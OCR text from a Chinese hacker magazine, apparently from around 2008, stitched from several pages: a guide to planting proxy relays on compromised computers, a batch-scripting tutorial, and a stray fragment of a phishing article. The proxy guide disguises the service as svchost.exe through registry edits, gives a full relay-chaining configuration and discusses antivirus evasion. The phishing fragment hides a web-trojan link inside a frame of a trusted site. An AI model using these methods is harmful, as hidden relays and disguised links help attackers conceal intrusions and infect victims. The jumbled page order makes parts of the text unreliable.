


图8




图9

飘在5月：

OOXML还是成为标准了。虽然据称还有不少反对的声音，但大局已定，至少到写这些文字的时候是这样子。看到过一个相关的评论，不管用谁的标准，只要简单好用就行。是啊，作为普通的用户，他们真正关心的是什么呢？就算你垄断整个世界，只要你能提供最好的服务，那垄断又有什么关系呢？希望微软能从这次的标准之争，明白一些道理。以前的微软确实令我们失望了，以后的，会怎么样呢？

我也谈跳板

图 拉风猫[0.S.T]

从本文您可以学到：

怎样利用ccproxy和Tiny Asynchronous Mode Socks5 Proxy作为跳板

记得《黑客手册》2008年3月的月刊，有一篇文章：《网络跳板》！其中讲了分别利用灰鸽子和sksockserver来制作跳板！但是对于我们菜鸟来讲或许不太爽，首先灰鸽子和snake都会被杀的(除非你自信你有永久免杀的能力)，那么我来介绍我使用的代理工具，算是对那篇文章的一个补充吧！

一、架设跳板

架设跳板，我一般用的是**ccproxy**和**Tiny Asynchronous Mode Socks5 Proxy**。先来看看ccproxy，我想大家应该对这个比较熟悉。在设置的时候有的地方要注意一下，如图1。




图1 ccproxy设置

选中"NT服务"，使其能够自启动，记住一定选中socks/mms这个代理功能，否则就跳不起来了！"高级"菜单中一定要选中"隐藏所有"和"开放socks4"，利用socks可以代理任何程序！最后还可以打开注册表：在**HKEY_LOCAL_MACHINE\SYSTEM\Current ControlSet\Services\ccproxy**的位置进行以下伪装，如图2。将DisplayName的值修改成伪装的显示名称，imagepath的值中Ccproxy.exe修改为svchost.exe，同时将ccproxy安装目录下的ccproxy.exe改为svchost.exe，这样就避免了进程中出现ccproxy.exe!重启服务，跳板就架设好了！

Ccproxy固然好，但是名气大了点，容易被发现，下面就使用真正的跳板软件来架设socks5代理服务！它就是Tiny Asynchronous Mode Socks5 Proxy。从网上下载下来时，里面有三个文件：ASock.exe、Socks5.ini和一个说明文件。其中ascok.exe可以改名，放在任何文件夹下，socks5.ini不可以改名而且必须放在系统目录下。下面我们来演示一下asock的安装，我就截个图好了，如图3（其中svchost.exe为asock.exe的改名）。




图2 修改注册表




图3 asock的安装

取消和删除代理服务的命令是：**svchost.exe stop,svchost.exe remove**，这样就可以成功卸载这个软件！asock体积很小，只有21K哦。但是功能很强大，它支持代理的串联，在硬件条件允许的情况下可以有无数多个跳级！下面我们来讲讲常用的配置参数：

[GlobalSettings]

ListenPort=1080,12345 //代理的端口，可以是单个端口，或多个端口

MaxConnections=0 //代理不限制登录的连接数，这项一定是大于或等于0,0就代表不限制

BandWidth=0 //代理的总带宽限制，这项一定是大于或等于0,0就代表不限制

AntiHamming=0 //同一个IP同时连接多少连接时，就将客户IP加到黑名单。这项一定是大于或等于0,0为不限制

BindedIP=All //使用系统默认的外部IP进行连接远程目标，如果系统有多个外部IP，可以使用不同外部IP进行连接远程目标

IsLogEnable=No //是否启动日志记录

IsAutoProxy=Yes //新加，如果连接到下级代理失败，是否不使用二级代理，如果是Yes，串联失败后，直接连接目标，如果是No，串联失败后，断开客户端连接

EnableProxy=Yes //是否允许全局二级代理，这项为Yes或No，全局二级代理是指所有账号都会使用这个二级代理的配置，如果不使用二级代理，请设置为No

RemoteProxy=1.1.1.1 //二级代理的IP

RemotePort=12345 //二级代理的代理端口

RemoteUserName=abc //二级代理的登录账号

RemotePassword=abc //二级代理的登录密码

[User0] //[User0]代表第一个账号信息

UserName=test //账号名为test

Password=test //密码为test

AccountStatus=Enable //账号是属于激活，Enable代表激活，Disable代表不激活

MaxConnectionPerIP=8 //同一个IP同时并发连接最大为8个连接

TotalConnection=0 //账号test最大可以允许的连接数，这项一定要大于或等于0,0代表不限制

AllowedIP=*.* //允许登录这账号的IP或IP段，*.*代表所有IP都允许(*.*为默认设置)

AllowedDestIP=*.* //允许代理连接到远程目标的IP或IP段，可以是单个IP，多个IP，单个IP段，或多个IP段(*.*为默认设置)

AllowedDestPort=0 //允许代理连接到远程目标的端口或端口列表，可以是单个端口，多个端口，或列表，0表示可以连接到任何远程目标端口(0为默认设置)

/www.360.cn">

</frameset>

打开的效果如图11，只看得到360的首页。这个代码杀毒软件应该不会杀吧！好了，就这么多了！（**编辑：**这个代码杀毒软件确实不杀，但是框架里面的网页还是会运行，这个只要不是免杀的，杀毒软件还是会报告页面有病毒的。）

编辑点评：

主要是一个钓鱼思路，利用大家对大站的信任来骗取大家点击网马链接而中招，其实不止GOOGLE这个大户，大家还可以试试找找其他NB的大站。还有，用QQ告诉网友时用到那个小技巧大家也可以学习学习。


```
DeniedIP=None          //不允许登录这账号的IP或IP段,None代表不禁止任何IP登录(None为默认设置)
DeniedDestIP=None      //不允许代理连接到远程目标的IP,IP段.None表示可以连接到任何远程目标(None为默认设置)
DeniedDestPort=0       //不允许代理连接到远程目标的端口,端口列表.0表示可以连接到任何远程目标(0为默认设置)
Speed=20               //每个登录连接最大的速度限制,以KB为单位.这一项一定要大于或等于0,0代表不限制速度
Expire=Never           //设置账号的过期时间,Never代表账号永不过期
IdleTimeOut=600        //连接的超时时间,以秒为单位.这项一定要大于或等于0,0代表没有超时限制
ChainProxy = No        //是否进行二级代理串联
RemoteProxy =          //二级代理的IP,没设置
RemotePort =           //二级代理的端口,没设置
RemoteUserName =       //二级代理的登录账号,没设置
RemotePassword =       //二级代理的登录密码,没设置
IsGlobalProxyEnable=Yes
```

当然asock5也有其弱点，就是穿墙能力非常差，连windows自带的防火墙都过不了，不过话又说回来，能拿下一台电脑，那让其放行一些程序，还不是很简单的嘛！


二、连接使用篇

上面讲的都是在服务端安装的工具，同样的在客户端我们也要安装相应的软件，才能使跳板正常工作，客服端我们也用两个软件来搞定，就是sockscap和Proxifier.exe，我想安装大家都会，我就不再浪费版面了，下面我们来看看它们各自的长处。

Sockscap有一个优点就是，只有通过其界面打开的程序才是连接代理服务器的，这样就有一个好处，我们同一类作用的软件就不用安装两个了！举个例子，比如我的ip处在一个局域网中，我访问这个网络内部的网站速度很快，但是外网的速度就比较慢，这时我使用代理去连接外网，直接打开ie访问内网，就可以实现快速访问哦！我语文不好，还是截个图吧，如图4上面这个ip是我socks5服务器的ip，是电信的，下面这个是我们学校的公网，也就是我的真实ip，我可以用同一个浏览器，一个是代理访问，而另一个不代理访问，sockscap就是有这个优点了！


图4 连接测试

下面该Proxifier.exe出场了，其最大优点就是可以弥补部分跳板软件服务端的不足，实现各种不同类型的串联代理，同样一旦打开该软件，被其代理的所有程序，都将处在代理状态，数据都将通过代理转发出去，这就是一般跳板的做法，下面我们来说说如何利用Proxifier.exe来实现代理串联，如图5。


图5 代理设置

打开Proxifier.exe主界面，点击"设置"→"代理设置"→"添加代理"来到这个界面。右边打钩表示选中此代理，然后代理的串联顺序是自上而下的。还可以通过该软件设置哪些应用程序被代理，或者仅排除哪些程序，其他全部被代理。也可以设置域名解析是在本地还是在远程，总之功能是很强大的。

三、总结篇

其实本文没多少技术含量，只是使用得多了，自然就会积累一些东西，或许技术就是这样慢慢发展起来的，大家慢慢积累吧！在杀软横行和网络安全犯罪越来越受到重视的今天，拥有一款安全免杀的跳板是很重要的！几款软件的优缺点都已介绍，最好是组合使用效果最佳！本文仅作为送给新手朋友的礼物吧，有什么不懂的来黑手找我，我的论坛id：lafkkk。

编辑点评：

文章中介绍的两款代理服务器算是"大哥"级的了，如果你还不会使用，本文给你作为参照吧，只是这里稍微提醒一下小菜们，选择代理服务器最好不要选择那些不常见的"二线"品种，原因没必要多解释了。

批处理编写中特殊命令的用法

文/roger

从本文您可以学到：

一、了解BAT的基本命令

二、掌握BAT的编写

在批处理应用程序的编写之前，先给大家讲一些基本的命令。

1. ECHO

Echo是一个表示回显的命令。有两个参数分别是on/off，Echo off表示关闭回显。这个命令也可以在屏幕显示特定的消息。

用法：Echo 显示的内容

2. REM

REM命令一般用来给程序加注释，程序运行时不会显示或者执行。

3. PAUSE

该命令表示停止程序的执行，并且显示下面的内容，如图1。




图1 PAUSE显示的内容

4. CALL

该命令用来在程序执行时调用另一个批处理程序，等另一个程序执行完毕，再继续执行没完成的内容。

举个例子（如图2）：

```
1.bat
  echo This is a Test
  call 2.bat
  pause
2.bat
  echo OK
```




图2 执行结果

5. GOTO

该命令表示跳转，例如我们在程序先做一个标记"：A"(注意：A前面有：)，就可以用GOTO命令直接跳转到A处执行标记后的命令。

```
Test.bat
:A
Echo 开始跳转到 A
Goto A
```

6. IF

这个命令表示判断。直接举几个例子讲一下语法吧。

(1) IF [NOT] ERRORLEVEL NUMBER COMMAND

ERRORLEVEL 指命令执行后返回的退出值，NUMBER表示退出值数字的范围，在0−255之间。当返回值≥指定值时，条件成立。

```
Test.bat
Echo off
Cd aaa
If errorlevel 1 goto A
If not errorlevel 1 goto B
:A
echo OK
goto exit
:B
echo ERROR
goto exit
:exit
```

(2) IF 字符串1==字符串2 command

表示字符串1绝对等于字符串2时，将执行后面的命令。

注意：如果是英文字符，大小写必须一致，否则条件不会成立。

```
Test.bat
  If %1==test goto A
Echo ERROR
Goto exit
:A
echo OK
goto exit
:exit
```




图3 执行结果

保存为test.bat，程序里的%1表示变量。

运行 d:\>test.bat test，这里跟的test就是自己定义的变量。由于这里变量等于test，返回ok，如图3。

运行 d:\>test.bat hello，这里变量hello ≠ test，返回error，如图4。




图4 执行结果

(3) IF [NOT] EXIST filename command

EXIST filname指文件或目录存在，这个语句的意思就是对指定的文件进行判断。

```
Test.bat
Echo off
If not exist test.txt goto A
Goto exit
:A
echo Not Found
pause
:exit
```




图5 执行结果

以上程序首先判断是否存在test.txt文件，如果存在就退出，不存在就显示"Not Found"！如图5。

7. FOR

For是循环语句，后面跟的也有很多种参数。

FOR [%%c] IN (set) DO [command] [arguments]

常用的一些参数：

/L 以增量的形式从开始到结束的一个数字序列。

/D 如果集中包含通配符，则指定与目录名匹配，而不与文件名匹配。

/F 从指定的文件中读取数据作为变量

eol=c 指一行注释字符的结尾

skip=n 指在文件开始时忽略的行数

delims=x,y,m−n 指替换了空格和跳格键的默认分隔字符集

tokens=x,y,m−n 指每行的哪一个符号被传递到for循环本身。这会导致额外的变量的名称的分配。m−n格式为一个范围，通过nth符号指定mth。如果符号字符串中的最后一个字符是*，那么额外的变量将在最后一个符号解析之后分配并接受行的保留文本。

usebackq 指定新语法已在下类情况中使用：在作为命令执行一个后引号的字符串，并且一个单引号字符为文字字符串命令，并允许在调用的文件名中使用引号括起文件名称。

（以上摘自命令行帮助文件：for /?）

由于这些参数综合用起来很复杂，这里举一个简单的例子，如图6：




图6 执行结果

```
比如删除1.txt 2.txt 3.txt 3个文件
test.bat
echo off
FOR %%a in (1,2,3) do del %%a.txt
加上/L参数
test.bat
echo off
```

FOR /L %%a in (1,1,3) do del %%a.txt

这两种方式效果是一样。/L参数关于数字的序列问题，初中的数学课本都有讲，这里就不多说了。

注意：

批处理中的FOR命令与命令行中的命令有些不同。

命令行中的命令：FOR [%c] IN (set) DO [command] [arguments]

8. SHIFT

该命令可以在批处理中使用可替代参数。

这个命令的使用，牵扯到变量的引用。在上面写到IF语句的使用时，讲了一些关于变量的内容，这里还是用几个例子讲讲变量的用法，如图7。

```
Test.bat
Echo %1 %2 %3 %4 %5 %6
SHIFT
Echo %1 %4 %5
SHIFT
Echo %2 %4 %5 %6
```




图7 执行结果

程序运行后分别显示出了

```
a b c d e f
b e f
d f
```

对比程序中的变量我们就可以得出SHIFT结合变量的用法了。

9. SET

Set命令用于设置环境变量。

我们在cmd中直接输入set会得到一些系统信息，比如：

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\Administrator\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=ADMINIST-SE36DF
ComSpec=C:\WINNT\system32\cmd.exe
